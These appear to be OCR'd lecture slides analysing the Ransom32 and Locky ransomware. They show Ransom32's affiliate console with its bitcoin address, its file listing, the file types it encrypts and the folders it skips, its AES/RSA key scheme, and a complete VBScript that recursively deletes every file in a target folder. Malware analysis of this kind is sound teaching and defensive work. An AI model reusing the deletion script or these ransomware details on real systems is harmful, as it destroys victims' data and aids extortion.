



Random32

NW.js (Node-WebKit) was introduced to allow development for Node.js and Chromium, and allows browser-based code to jump out of the sandbox, and directly access the system. It was created as a new way of writing native applications within Web applications, and it was thus only a matter of time that malware writers spotted the opportunity to run their code in a browser, not matter which operating system it was running on.




Ransom32
Search or enter address
Search
Ransom32 - Stats
Address 1EnWWsdyrMiXPTU87bWtvW6zPL6ZczD61v
Payout ratio 75%
Installs 0
Lockscreens 0
Paids 0
Paid BTC 0
Client download
BTC amount to ask: 0.1
Don't be too greedy or people will not pay
Fully lock the computer
Low CPU usage
Show the lockscreen before encrypting
Show a message box
Critical Error
Yellow Exclamation
White Information
ERROR: main_gui_render.cc(237) Running without Renderer
Latent Timeout
- Days: 0
- Hours: 0
- Minutes: 0
Download client.scr
Don't worry if the download "hangs". While the download bar is shown, Tor is receiving the file. Just wait.


Ransom32_files.rar - WinRAR (evaluation copy)
File Commands Tools Favorites Options Help
Add Extract To Test View Delete Find Wizard Info VirusScan Comment Protect SFX
Ransom32_files.rar\Ransom32_files - RAR archive, unpacked size 94,295,628 bytes
Name Size Packed Type Modified CRC32
.. File folder
locales File folder 27-Nov-15 12:18 AM
chrome 32,028 10,871 File 27-Nov-15 6:09 PM 9E388494
chrome.exe 47,393,225 16,339,492 Application 19-Dec-15 8:37 PM 97563AFC
client.scr 23,530,688 23,393,809 Screen saver 03-Jan-16 5:39 PM 8D326557
ffmpegsumo.dll 961,536 378,182 Application extens... 29-Jul-15 6:42 AM 194E918D
g 70 70 File 03-Jan-16 11:37 PM BC4FEE1F
icudtl.dat 10,457,856 3,565,885 Blu-ray MPEG File 29-Jul-15 6:42 AM C7290DCF
msgbox.vbs 117 98 VBScript Script File 19-Nov-15 1:44 PM 4C431774
nw.pak 7,482,865 1,649,782 PAK File 29-Jul-15 6:42 AM C95D1418
rundll32.exe 4,378,638 1,307,094 Application 18-Dec-15 10:36 PM 75E1D19E
s.exe 57,344 20,098 Application 01-Dec-15 4:16 PM BBCB3ED9
u.vbs 466 263 VBScript Script File 01-Dec-15 2:04 PM 887AF4DD
Selected 23,530,688 bytes in 1 file
Total 1 folder and 94,294,833 bytes in 11 files



chrome.exe is a fully packaged NW.js application. It includes the malware code and framework required to run.

g contains the information created from the console: eg {"affid":"1MLJvzR1K88YDKBZKTwZuEGWH5xafNFFfX","minshatoshis":10000000}

u.vbs – deletes files in a given folder

Random32

Files encrypted:


*.jpg, *.jpeg, *.raw, *.tif, *.gif, *.png, *.bmp, *.c, *.cpp, *.cs, *.h, *.php, *.asp, *.rb, *.java, *.jar, *.class, , *.txt, *.doc, *.dot, *.docx, *.docm, *.dotx, *.dotm, *.docb, *.rtf, *.wpd, *.wps, *.msg, *.pdf, *.xls, *.xlt, *.xlm, *.xlsx, *.xlsm, *.xltx, *.xltm, *.xlsb, *.xla, *.xlam, *.xll, *.xlw, *.ppt, *.pot, *.pps, *.pptx, *.pptm, *.potx

but will avoid the folders of c:\windows, c:\programdata, c:\temp and $recycle.bin, as these folders are likely to cause problems in booting the computer

The maliciousness of the malware is highlighted with the u.vbs script which deletes all the files in a given folder (where the directory is specified when the script is called):

```
On Error Resume Next
Set objArgs = WScript.Arguments
directory = objArgs(0)
Set fso = CreateObject("Scripting.FileSystemObject")
Function ShowSum(value1)
   Set folder = fso.GetFolder(value1)
   for each f in folder.Files
     On Error Resume Next
     f.Delete True
   Next
   For Each f In folder.SubFolders
     On Error Resume Next
     ShowSum(f)
     f.Delete True
   Next
End Function
Wscript.Sleep 10000
ShowSum(directory)
fso.DeleteFolder directory, True
```

Random32





The encryption uses 128-bit AES with CTR [here], and this key is protected by an RSA key, which protected by a public key provided by the C&C. Only the C&C has the private key to decrypt the key.

Locky


Locky

- Locky ... February 2016, infected a Hollywood Medical Centre, infecting systems for CT scans, emergency rooms, lab work and pharmacy operations
- TOR and BitCoin payment.
- RSA-2048 and AES-128 for file encryption on over 160 file types across virtual disks and databases.





Locky

